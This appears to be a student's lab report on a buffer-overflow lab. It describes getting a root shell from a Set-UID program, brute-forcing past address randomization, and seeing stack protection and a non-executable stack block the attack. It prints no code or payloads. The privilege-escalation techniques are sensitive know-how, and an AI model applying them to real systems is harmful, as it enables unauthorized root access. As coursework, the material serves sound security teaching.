
when the stack program was executed a root shell was opened up, and when I ran the command id it should that my uid was 0 meaning that the system things that I am the root user. This is because the uid of the process was set to 0 right before the bin/sh command was used meaning that the dash counter measure didn't work because the uid and euid were the same.

Task 4: In this screen shot I changed the kernel randomizing space to 2 and then ran the attack developed in task 2




The result was a segmentation fault. This is because since the kernel randomizing space is no longer at 0 the starting addresses of heap and stack are completely random and the addresses retrieved from task 2 are no longer accurate.

In this screen shot I ran my bash script to run the stack program until the root shell was entered




The program only took my computer 8 seconds and 6442 iterations to get the correct address through brute force.

Task 5: In this screen shot I complied the stack.c code again, changed it to a root SET_UID program and then executed the program.



The error message that I received was:
*** stack smashing detected ***: ./stack terminated
Aborted
This error message is because the stack protector detected the that there was an intentional buffer overflow and thus terminated the program in order to stop any possible security breaches

Task 6: In this screen shot I recompiled the stack.c code with the noexecstack option and mad it into a root owned SET_UID program and in ran it.



The result was a segmentation fault. This is because the noexecstack option makes it so that nothing can be executed from the stack, thus the shell code that we put at the end of the stack is not executed and simply a segmentation fault occurs because there is a buffer overflow.